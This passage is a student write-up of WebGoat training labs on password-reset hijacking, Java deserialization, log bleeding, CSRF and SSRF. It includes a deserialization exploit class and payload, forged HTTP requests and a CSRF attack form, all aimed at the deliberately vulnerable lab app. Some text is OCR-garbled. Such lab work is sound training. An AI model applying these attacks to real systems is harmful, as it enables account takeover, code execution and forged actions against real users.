23 email=tom40@webgoat-cloud.org
```

We saw this POST request to the server. After seeing the hints, we tried to manipulate this request, change the HOST section to 127.0.01:9090 instead of 127.0.01:8080, and sent the response again:

As we can see (yellow marked), after changing the HOST section, we got the same response from the server. This means that the server is not paying so much attention to the HOST, and after the important inference, we can manage the requests' parameters from WebWolf's incoming requests section and exploits it even more.

In this case, we saw the target request inside this section:

- ✓ 2024-07-26T04:39:27.065633689Z | /WebWolf/login
- ✓ 2024-07-26T04:46:36.861645778Z | /WebWolf/login
- ✓ 2024-07-26T05:33:13.776193926Z | /WebWolf/jwt
- ✓ 2024-07-26T05:40:15.328549453Z | /WebWolf/login
- ✓ 2024-07-26T05:41:34.664610327Z | /WebWolf/PasswordReset/reset/reset-password/6a36e19f-a1e4-4a86-92fa-6889c8d5cd4
- ✓ 2024-07-26T05:41:34.705840937Z | /WebWolf/login
- ✓ 2024-07-26T05:41:39.099219891Z | /WebWolf/PasswordReset/reset/reset-password/81285b2d-e16c-4811-8a3d-6f7d7fa41d
- ✓ 2024-07-26T05:41:39.110317649Z | /WebWolf/login

These are the reset password requests from Tom's account, with the unique UUID that the server generated to make that link unique and avoid it from being reused again. In this case, we took the UUID from one of the requests that were circled in red and pasted it into our reset password link. Surprisingly, the page was refreshed and Tom's reset password link was shown.

```

v 2024-07-26T05:41:34.664610327Z | /WebWolf/PasswordReset/reset/reset-password/6a36e19f-a1e4-4a86-92fa-
6889c8d65cd4
{
  "timestamp": "2024-07-26T05:41:34.664610327Z",
  "request": {
    "uri": "http://127.0.0.1:9090/WebWolf/PasswordReset/reset/reset-password/6a36e19f-a1e4-4a86-92fa-6889c8d65cd4",
    "remoteAddress": null,
    "method": "GET",
    "headers": {
      "Accept": [ "application/json", "application/*+json" ],
      "Connection": [ "keep-alive" ],
      "User-Agent": [ "Java/21.0.1" ],
      "Host": [ "127.0.0.1:9090" ]
    }
  },
  "response": {
    "status": 404,
    "headers": [
      "My-Custom-Header": "Value"
    ]
  }
}

```


After browsing the URL -

http://localhost:8080/WebGoat/PasswordReset/reset/reset-password/81285b2d-e16c-4811-8a3d-6f7d7bfad41d

We got the following page opened:



As we can see, here is Tom's reset password page. After changing its password (tom12345), we submitted the request. Unfortunately, we got this error:




It seems that we got redirected to a very strange URL after we submitted the form:

http://localhost:8080/WebGoat/PasswordReset/reset/reset-password/PasswordReset/reset/change-password

To overcome this challenge, we intercepted the communication again after this request (a POST request) and changed the URL to:

http://localhost:8080/WebGoat/PasswordReset/reset/change-password

After this change, we accomplished our mission:



Then, on the login page, we got the following result:

A screenshot of a login form titled "Account Access". It features fields for "Email" and "Password", a "Access" button, and a "Forgot your password?" link. Below the form, a message says "Congratulations. You have successfully completed the assignment." There is also a small logo of a wolf.

Secure Passwords

4) How long could it take to brute force your password?
By inserting the following password: **ab12@Nataf.aviv!**

A screenshot of a password strength checker. It has a text input field with placeholder "Enter a secure password..." and a "Show password" checkbox. Below the input is a "Submit" button. The results section says "You have succeeded! The password is secure enough." It shows the password as "*****", length as 16, and estimated cracking time as "31709791 years 359 days 1 hours 46 minutes 40 seconds". The score is 4/4.

A(9) Software & Data Integrity

Insecure Deserialization

5) In this assignment, we were asked to use the serializable vulnerability to execute a malicious code when deserializing an object from a file.
To perform that attack, we struggle a lot to find the correct solution, we'll show our tries in detail:

We tried to decode the string from the assignment itself, and we got the following decode statement:

□t□VIf you deserialize me down, I shall become more powerful than you can possibly imagine

After playing with this string we got no solution, after some research on the internet, we found out that we needed to inspect the webgoat's source code to see the vulnerable implementation. Then we have to run a piece of code using that vulnerable code of webgoat to perform a successful attack.

We found the target vulnerability on webgoat/org/dummy/insecure/framework/ directory, a class named **VulnerableTaskHolder** is in there, implements the **Serializable** interface, and especially overrides the **readObject()** function that knows as a vulnerable function if not implement some mitigations when using it:

```
private void readObject(ObjectInputStream stream) throws Exception {
    stream.defaultReadObject();

    if (requestedExecutionTime != null &&
        (requestedExecutionTime.isBefore(LocalDateTime.now().minusMinutes(10))
         || requestedExecutionTime.isAfter(LocalDateTime.now())))
    {
        throw new IllegalArgumentException("outdated");
    }

    if ((taskAction.startsWith("sleep") || taskAction.startsWith("ping"))
        && taskAction.length() < 22) {
        try {
            Process p = Runtime.getRuntime().exec(taskAction);
            BufferedReader in = new BufferedReader(
                new InputStreamReader(p.getInputStream()));
            String line = null;
            while ((line = in.readLine()) != null) {
                // log.info(line);
            }
            } catch (IOException e) {
                // log.error("IO Exception", e);
            }
        }
    }
}
```

As we can see, there is no input validation on the user's input, and the function just takes it and executes it without any mitigations, which can cause an RCE.

As the previous explanations in this section mentioned before the assignment, an attacker can run a code using this vulnerability, and perform a **Gadgets Chain** to run malicious code on the server. So that is what we do.

We define another file and a class inside it called Attack, and inside the main function, we define a **VulnerableTaskHolder** object and then push it into a vulnerable code to run.

```
public class Attack {

    public static void main(String[] args) throws Exception {
        VulnerableTaskHolder vulnObj = new VulnerableTaskHolder("dummy", "sleep 5");
        FileOutputStream fos = new FileOutputStream("serial");
        ObjectOutputStream os = new ObjectOutputStream(fos);
        os.writeObject(vulnObj);
        os.close();
    }
}
```

```

        System.out.println("Object serialized to file 'serial'");
    }
}

```

After running this piece of code, we got the result inside a file called 'serial', but the result was in a binary format, so after decoding into base64, we got the following string:

r00ABXNyABI0ZXN0LIZ1bG5lcmFibGVUYXNrSG9sZGVyAAAAAAAAICAANMABZy
 ZXF1ZXN0ZWRFcGVjdXRpb25UaW1ldAAZTGphdmEvdGIzS9Mb2NhERhdGVaW1I
 O0wACnRhc2tBY3Rpb250ABJMamF2YS9sYW5nL1N0cmIuZztMAAh0YXNrTmFtZXEaf
 gACeHBzcgANamF2YS50aW1lNIcpVdhLobIkYDAAAeHB3DgUAAAfoBxURCyofcax
 4eHQAB3NsZWVwIDV0AAVkdW1teQ=

Unfortunately, the result depends on webgoat's JDK and version, so in this case, we used Java 1.8 instead of Java 17, so the outcome depends on it, so the result that we got on the page was:

The following input box receives a serialized object (a string) and it deserializes it.

`r00ABXQAVklmIH1vdSBkZXNlcmIhbGl6ZSBtZSBkb3duLCBJIHNoYwxsIGJ1Y29tZSBtb3JlIHbvd2VyZnVsIHRoYw4geW91IGNhbiBwb3NzaWJseSBpbWFnaW51`

Try to change this serialized object in order to delay the page response for exactly 5 seconds.

The task is not executable between now and the next ten minutes, so the action will be ignored. Maybe you copied an old solution? Let's try again.

The following input box receives a serialized object (a string) and it deserializes it.

`r00ABXQAVklmIH1vdSBkZXNlcmIhbGl6ZSBtZSBkb3duLCBJIHNoYwxsIGJ1Y29tZSBtb3JlIHbvd2VyZnVsIHRoYw4geW91IGNhbiBwb3NzaWJseSBpbWFnaW51`

Try to change this serialized object in order to delay the page response for exactly 5 seconds.

The serialization id does not match. Probably the version has been updated. Let's try again.

Security Logging Failures

Logging Security

- 2) In the first assignment of this lesson, we tried to make it look like the username 'admin' succeeded in logging in, to make that happen, **we just inserted admin as the username and the password**.

Let's try

- The goal of this challenge is to make it look like username "admin" succeeded in logging in.
- The red area below shows what will be logged in the web server's log file.
- Want to go beyond? Try to elevate your attack by adding a script to the log file.

The screenshot shows a login form with fields for 'username' and 'password'. A 'Submit' button is present. Below the form, a message says 'Congratulations. You have successfully completed the assignment.' A red box highlights the log output, which contains the text 'Login failed for username:admin'.

4) this assignment asked us to find the Admin credentials from a log bleeding vulnerability. To make that happen, we jump to inspect the POST request using Burp proxy to see which request is being sent to the server when submitting the form of the login.

The screenshot shows the 'Request' tab in Burp Suite. The 'Pretty' tab is selected, displaying a POST request to the URL '/WebGoat/LogSpoofing/log-bleeding'. The request body contains the parameters 'username=user12345&password=user12345'. The 'Hex' and 'Raw' tabs are also visible.

```
POST /WebGoat/LogSpoofing/log-bleeding HTTP/1.1
Host: 10.10.248.115
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 37
Origin: http://10.10.248.115
Connection: close
Referer: http://10.10.248.115/WebGoat/start.mvc?username=user12345
Cookie: JSESSIONID=vYdUb20Lis9AohcI29dWT0--4_AE6Z_PLkj5H2l
username=user12345&password=user12345
```

Marked in yellow, is the request that was sent to the server, to the target URL. So in this case, after we saw the path, we tried to inspect the source code in GitHub to see if it included the vulnerability that we looking for.

The target file was in:

[WebGoat/src/main/java/org/owasp/webgoat/lessons/logging/LogBleedingTask.java](#)

First of all, we saw that if we leave some field blank, we will get the username, Admin in this case:

```
@PostMapping("/LogSpoofing/log-bleeding")
@ResponseBody
public AttackResult completed(@RequestParam String username, @RequestParam String password) {
    if (Strings.isEmpty(username) || Strings.isEmpty(password)) {
        return failed(this).output("Please provide username (Admin) and password").build();
    }
}
```

Then, we saw the vulnerable function that generated the Admin's password every time we started a new session (i.e. running the container/application locally):

```
@PostConstruct  
public void generatePassword() {  
    password = UUID.randomUUID().toString();  
    log.info(  
        "Password for admin: {}",  
        Base64.getEncoder().encodeToString(password.getBytes(StandardCharsets.UTF_8)));  
}
```

This function creates a new random password, encodes it to base64, and logs it inside the server's logs.

So we restarted our docker container, and moved all the logs into a file to inspect the output:

```
...  
| Find what: Password  
| Replace with:  
| Match word only  
| Direction: Up  
| Match case  
| End Next  
| Cancel  
| Help  
| reads  
| dertow.UndertowWebServer  
| bgoat.server.StartWebGoat : starting server: Undertow - 2.3.10.Final  
| NIO version 3.8.8.Final  
| NIO NIO Implementation Version 3.8.8.Final  
| JBoss Threads version 3.5.0.Final  
| Undertow started on port(s) 8090 (http) with context path '/WebWolf'  
| Started StartWebGoat in 8.973 seconds (process running for 11.457)  
  
...  
| INFO 1 --- [ main] org.owasp.webgoat.server.StartWebGoat : no active profile set, falling back to 1 default profile: "default"  
| INFO 1 --- [ main] s.d.r.c.RepositoryConfigurationDelegate : Bootstrapping Spring Data JPA repositories in DEFAULT mode.  
| INFO 1 --- [ main] s.d.r.c.RepositoryConfigurationDelegate : Finished Spring Data repository scanning in 53 ms. Found 2 JPA repository interfaces.  
| WARN 1 --- [ main] io.undertow.servlet : No thread pool was provided, using the default deployment pool.  
| INFO 1 --- [ main] io.undertow.servlet : Initializing Spring embedded WebApplicationContext  
| INFO 1 --- [ main] w.c.ServletWebApplicationContext : Initializing Spring embedded WebApplicationContext  
| INFO 1 --- [ main] o.f.c.internal.license.VersionPrinter : Flyway Community Edition 16.3 by Redgate  
| INFO 1 --- [ main] o.f.c.internal.license.VersionPrinter : See release notes here: https://rtd.get/4160NM  
| INFO 1 --- [ main] o.f.c.internal.database.BaseDatabaseType : Database: jdbc-hsqldb://file:/home/webgoat/webgoat-3023.8//webgoat (HSQL Database)  
| INFO 1 --- [ main] o.f.c.internal.database.base.Database : Flyway upgrade recommended: HSQLDB 2.7 is never than this version of Flyway and is not supported.  
| INFO 1 --- [ main] o.f.c.internal.command.DBValidate : Successfully validated 4 migrations (execution time 00:00:035s)  
| INFO 1 --- [ main] o.f.core.internal.command.DBMigration : Current version of schema "container": 3  
| INFO 1 --- [ main] o.f.core.internal.command.DBMigration : Schema "container" is up-to-date. No migration executed.  
| INFO 1 --- [ main] o.s.p.j.p.SpringPersistenceUnitInfo : PersistenceUnitInfo  
| INFO 1 --- [ main] org.hibernate.info.deprecation : HHH00000005: HSQLialect does not need to be specified explicitly using 'hibernate.dialect' property.  
| INFO 1 --- [ main] o.s.p.j.p.SpringPersistenceUnitInfo : No LoadTimeWeaver setup: ignoring 'JPA class transformer'  
| INFO 1 --- [ main] o.s.p.j.p.SpringPersistenceUnitInfo : HHH00000485: No JPA platform available (set 'hibernate.transaction.jta.platform' to 'Initialia...  
| INFO 1 --- [ main] j.localContainerEntityManagerFactoryBean : Initialized JPA EntityManagerFactory for persistence unit 'default'  
| INFO 1 --- [ main] o.w.o.w.l.lessons.logging.LoggingConfiguration : Password for admin: YIYV4T1WV9WYQCBED81LHT1E2AHL2VZD9W4  
| INFO 1 --- [ main] o.w.o.w.l.lessons.LoggingConfiguration : lesson: webgoat.title has no endpoints. Is this intentional?  
| WARN 1 --- [ main] o.s.w.l.SessionContainerConfiguration : SessionContainerConfiguration: default
```

We successfully found the encoded password inside the server's logs, after decoding it we got the congratulations and blessings.

Lersey

- Some servers provide Administrator credentials at the boot-up of the server.
 - The goal of this challenge is to find the secret in the application log of the WebGoat server to login as the Admin user.
 - Note that we tried to "protect" it. Can you decode it?

✓


<input type="text" value="username"/>	<input type="text" value="password"/>	<input type="button" value="Submit"/>
---------------------------------------	---------------------------------------	---------------------------------------

Congratulations. You have successfully completed the assignment.

A(10) Server-side Request Forgery


Cross-site Request Forgery (CSRF)

3) Basic Get CSRF Exercise: in this assignment, we were asked to submit a query to the webgoat server from a different host, to make that happen, we intercepted the communication using Burp, and clicked on the Submit Query button to see it in Burp:



```
Request
Pretty Raw Hex
1 POST /WebGoat/csrf/basic-get-flag HTTP/1.1
2 Host: 10.10.248.115
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 30
9 Origin: http://localhost
10 Connection: close
11 Referer: http://10.10.248.115/WebGoat/start.mvc?username=user12345
12 Cookie: JSESSIONID=Ras6WZsouU2tdMGERBAmLCHQcJrYg4OPOSyJ-25a
13 Upgrade-Insecure-Requests: 1
14
15 csrf=false&submit=Submit+Query
```

In this case, we changed the HOST key header to '127.0.0.1' instead of the original host '10.10.248.115' and forwarded the request, then the following result appeared:



JSON Raw Data Headers

Save Copy Collapse All Expand All Filter JSON

flag: 49040
success: true
message: "Congratulations! Appears you made the request from a separate host."

Confirm the flag you should have gotten on the previous page below.

Confirm Flag Value: Submit

Congratulations! Appears you made the request from your local machine.
Correct, the flag was 49040


4) Post a review on someone else's behalf: in this assignment, we were asked to post a review from a different host using the CSRF vulnerability. To make that happen, we performed the following steps:

- a) Copied the <form> tag for posting the review into a new file (HTML file).
- b) Changed the action section to be: '<http://10.10.248.115.WebGoat/csrf/review>' to make sure that the request will be sent to the server from a different host, by mentioning the full URL, we can be sure that the request will be transferred to the webgoat's server, from a


different host.

```
<form class="attack-form" accept-charset="UNKNOWN" id="csrf-review" method="POST">
  name="review-form" successcallback="" action="http://10.10.248.115/WebGoat/csrf/review">
    <input class="form-control" id="reviewText" name="reviewText" placeholder="Add a
Review" type="text">
    <input class="form-control" id="reviewStars" name="stars" type="text">
    <input type="hidden" name="validateReq" value="2aa14227b9a13d0bede0388a7fba9aa9">
    <input type="submit" name="submit" value="Submit review">
  </form>
```


c) Opening the new file in the browser, and submitting a new request from there:



d) After submitting the form, we got the response as a JSON from the server:



Here is the result:



7) CSRF and content-type: in this assignment, we were asked to perform a CSRF attack that prevents the Content-type, in this case, 'application/json'.


To make that happen, we read the suggested article before then we tried to solve it, in this article, to prevent the server from looking at the content of the POST request, the writer changed the content-type to 'text/plain'. After intercepting the communication using Burp, we

fetch the target request and manipulate it using the Repeater. We changed the Host to be '127.0.0.1' and the Content-type to be 'text/plain'.

Request	Response
<pre> 1 POST /WebGoat/csrf/feedback/message HTTP/1.1 2 Host: 127.0.0.1 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept: */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Content-Type: text/plain 8 X-Request-With: XMLHttpRequest 9 Content-Length: 103 10 Origin: http://10.10.248.115 11 Content-Type: application/json 12 Referer: http://10.10.248.115/WebGoat/start.mvc?username=user12345 13 Cookie: JSESSIONID=Ra6WmZeuU2zdm6EFBMeLCHOCJryg4P0GyJ-25e 14 15 { "name": "user12345", "email": "user12345@webgoat.org", "subject": "suggestions", "message": "hello world" } </pre>	<pre> 1 HTTP/1.1 200 OK 2 Server: nginx/1.18.0 (Ubuntu) 3 Date: Mon, 20 Mar 2024 11:11:57 GMT 4 Content-Type: application/json 5 Connection: close 6 X-Firefox-Secure: SAMEORIGIN 7 X-XSS-Protection: 1; mode=block 8 Content-Length: 250 9 10 { "lessonCompleted":true, 11 "feedback": 12 "Congratulations you have found the correct solution, the flag is: 6fe34fb9-d8a4-4b5d-b57c-b9defa566a 13 "output":null, 14 "assignment": "CSRFFeedback", 15 "attemptedOn":true 16 } </pre>

8) Login CSRF attack: in this assignment, we were asked to create a new user, and check for any actions of him, according to the CSRF login vulnerability.

After creating a new user (csrf-user12345) and then logging in, we saw.



Server-Side Request Forgery

2) Find and modify the request to display Jerry: in this assignment, we were asked to modify the request that was sent from the browser to the server, to display Jerry instead of Tom. In this case, the POST looked like this:

Request

Pretty Raw Hex

```

1 POST /WebGoat/SSRF/task1 HTTP/1.1
2 Host: 10.10.248.115
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 22
10 Origin: http://10.10.248.115
11 Connection: keep-alive
12 Referer: http://10.10.248.115/WebGoat/start.mvc?username=user12345
13 Cookie: JSESSIONID=20c1J00t50-c5L-MhQ09eEaGbFb2MUIKd_vMG
14
15 url=images%2Ftom.png

```

As we can see, the server gets a url field inside the body, that will make another request using this url to get the picture from a different server, so by changing the url value to

url=images%2Ftom.png → url=images%2Fjerry.png

We completed the assignment!

Request

Pretty Raw Hex

```

1 POST /WebGoat/SSRF/task1 HTTP/1.1
2 Host: 10.10.248.115
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 22
10 Origin: http://10.10.248.115
11 Connection: keep-alive
12 Referer: http://10.10.248.115/WebGoat/start.mvc?username=user12345
13 Cookie: JSESSIONID=20c1J00t50-c5L-MhQ09eEaGbFb2MUIKd_vMG
14
15 url=images%2Fjerry.png

```

Response

Pretty Raw Hex Render

```

1 HTTP/1.1 200 OK
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Mon, 22 Jul 2024 12:08:01 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 Content-Security-Policy: upgrade-insecure-requests
7 X-XSS-Protection: 1; mode=block
8 Content-Length: 258
9
10 {
11   "lessonCompleted": true,
12   "feedback": "You rocked the SSRF!",
13   "output": "<img alt='Jerry' src='images/jerry.png' width='250' height='250'>",
14   "assignment": "goodJob!",
15   "attempted": true
16 }

```

3) In this assignment, we were asked to change the request to the server, to get information from <http://ifconfig.pro/> instead of the image itself, to make that happen, we manipulated the url field again, and replaced it:

url=images%2Fcat.png → url=http://ifconfig.pro

In this case, it works!

Reset lesson

1 2 3 4

Change the request, so the server gets information from http://ifconfig.pro

Click the button and figure out what happened.

try this

You need to stick to the game plan!

HUMAN